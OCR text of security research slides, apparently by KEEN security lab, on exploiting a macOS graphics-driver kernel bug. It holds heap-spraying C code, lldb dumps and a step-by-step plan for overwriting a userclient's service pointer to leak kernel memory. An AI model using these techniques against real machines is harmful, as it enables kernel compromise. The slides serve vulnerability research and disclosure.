
KEEN security lab


Freeing, allocating and copying…

```
ensureCapacity(unsigned int newCapacity)

        newArray = (const OSMetaClassBase **) kalloc_container(newSize);
        if (newArray) {
            oldSize = sizeof(const OSMetaClassBase *) * capacity;

            OSCONTAINER_ACCUMSIZE(((size_t)newSize) - ((size_t)oldSize));

            bcopy(array, newArray, oldSize);
            bzero(&newArray[capacity], newSize - oldSize);
            kfree(array, oldSize);
            array = newArray;
            capacity = finalCapacity;
        }
```



KEEN security lab





(X axis multiply by 0x500*5, y axis in second)

```
import kitlib
import time

for i in range(0x20):
    start_time = time.time()
    for j in range(0x500*5):
        kitlib.openSvc('IOAccelerator', 0x100)
    end_time = time.time()
    print "time elapsed: %s secs" % (end_time - start_time)
```

It’s in 2016 and we still have a O(N^2) time complexity function in the core of a modern operating system…

Hey man check your accelerator

- Nearly all IOAcceleratorFamily2 userclients have a `service` pointer associated
  - Point to IntelAccelerator
  - Virtual function calls
  - Heap location starts with 0xffffff80 yeah
- Overwrite it and point it to controllable memory!

```
(lldb) x/10xg 0xffffff8062388000
0xffffff8062388000: 0xffffff7f8c48c070 0x0000000000020002
0xffffff8062388010: 0xffffff80d186e810 0xffffff80d186f900
0xffffff8062388020: 0xffffff80d186f880 0xffffff80d186c480
0xffffff8062388030: 0xffffff802aa72000 0x0000000000017bf3
0xffffff8062388040: 0x0000000000000000 0x0000000000000000
(lldb) x/10xg 0xffffff8062388528
0xffffff8062388528: 0xffffff802aa72000 0x0000000000000000
0xffffff8062388538: 0x0000000000000000 0x0000000000000000
0xffffff8062388548: 0x0000000000000000 0x0000000000000000
0xffffff8062388558: 0x0000000000000000 0x0000000000000000
0xffffff8062388568: 0x0000000000000000 0x0000000000000000
```

KEEN security lab

- We cannot directly call the fake `service`’s virtual function
  - Header of vm_map_copy cannot be controlled
- An indirect virtual function call is needed
  - Selector 0x0 (context_finish) is our superstar
  - Virtual function invoked on service->mEventMachine

KEEN security lab

Preparing memory

- Spray 0x50,000 ool_msgs, pushing heap covering 0xffffff80 bf800000 (B) with controlled content (ool)
  - kASLR will push heap location up or pull heap down at each boot
  - This is a stable fixpoint address reachable in spraying
  - Higher addresses not applicable
- free middle parts of ool, fill with IGAccelVideoContext covering 0xffffff80 62388000 (A)
- Perform write at A- 4 + 0x528 descending
- Call each IGAccelVideoContext's externalMethod and detect corruption

KEEN security lab

```
mach_msg_size_t size = 0x2000;
mach_port_name_t my_port[0x500];
memset(my_port, 0, 0x500 * sizeof(mach_port_name_t));
char *buf = malloc(size);
memset(buf, 0x41, size);
*(unsigned long *)(buf - 0x18 + 0x1230) = 0xffffff8062388000 - 0xd0 + 2;
*(unsigned long *)(buf - 0x18 + 0x230) = 0xffffff8062388000 - 0xd0 + 2;

for (int i = 0; i < 0x500; i++) {
    *(unsigned int *)buf = i;
    printf("number %x success with %x.\n",i , send_msg(buf, size, &my_port[i]));
}
for (int i = 0x130; i < 0x250; i++)
{
    read_kern_data(my_port[i]);
}
io_service_t serv = open_service("IOAccelerator");
io_connect_t *deviceConn2;
deviceConn2 = malloc(0x12000 * sizeof(io_connect_t));
kern_return_t kernResult;
for (int i =0; i < 0x12000; i ++)
{
    kernResult = IOServiceOpen(serv, mach_task_self(), 0x100, &deviceConn2[i]);
    printf("%x with result %x.\n", i , kernResult);
}
```

(the offset was 0x1230 in 10.11.3, changed afterwards)

KEEN security lab

For the record

- Now we have known address A covered with IGAccelVideoContext.
- Known address B covered with vm_map_copy content controlled.
- With these in minds lets move further to infoleak

KEEN security lab

```
1   __int64 __fastcall IGAccelVideoContext::get_hw_steppings(IGAccelVideoContext *a1, _DWORD *a2)
2   {
3     __int64 service; // rax@1
4
5     service = a1->service;
6     *a2 = *(_DWORD *)(service + 0x1140);
7     a2[1] = *(_DWORD *)(service + 0x1144);
8     a2[2] = *(_DWORD *)(service + 0x1148);
9     a2[3] = *(_DWORD *)(service + 0x114C);
10    a2[4] = *(unsigned __int8 *)(*(_QWORD *)(service + 0x1288) + 0xD0LL);
11    return 0LL;
12  }
```

Selector 0x100 of IGAccelVideoContext

AppleIntelBDWGraphics::get_hw_steppings come to rescue!


KEEN security lab

Leaking strategy


```
1   __int64 __fastcall IGAccelVideoContext::get_hw_steppings(IGAccelVideoContext *a1, _DWORD *a2)
2   {
3     __int64 service; // rax@1
4
5     service = a1->service;
6     *a2 = *(_DWORD *)(service + 0x1140);
7     a2[1] = *(_DWORD *)(service + 0x1144);
8     a2[2] = *(_DWORD *)(service + 0x1148);
9     a2[3] = *(_DWORD *)(service + 0x114C);
10    a2[4] = *(unsigned __int8 *)(*(_QWORD *)(service + 0x1288) + 0xD0LL);
11    return 0LL;
12  }
```


- By spraying we can ensure 0xf... 62388000(A) (lies an IGAccelVideoContext
- And 0xf... Bf800000(B) lies an vm_map_copy with size 0x2000
- Overwrite the service pointer to B, point to controlled vm_map_copy filled with 0x4141414141414141 (at 0x1288 set to A - 0xD0)
- Test for 0x41414141 by calling get_hw_steppings on sprayed userclients
  - If match, we get the index of userclient being corrupted
  - a2[4] returns a byte at A!

KEEN security lab



KALLOC.8192 ZONE


service field
+0x528
IntelAccelerator
…
vm_map_copy
…
IGAccelVideoCont
ext
IGAccelVideoCont
ext
…
vm_map_copy
vm_map_copy
0xff… 62388000
0xff… bf800000
+0x528
IntelAccelerator
…
vm_map_copy
…
IGAccelVideoCont
ext
IGAccelVideoCont
ext
…
vm_map_copy
vm_map_copy
0xff… 62388000
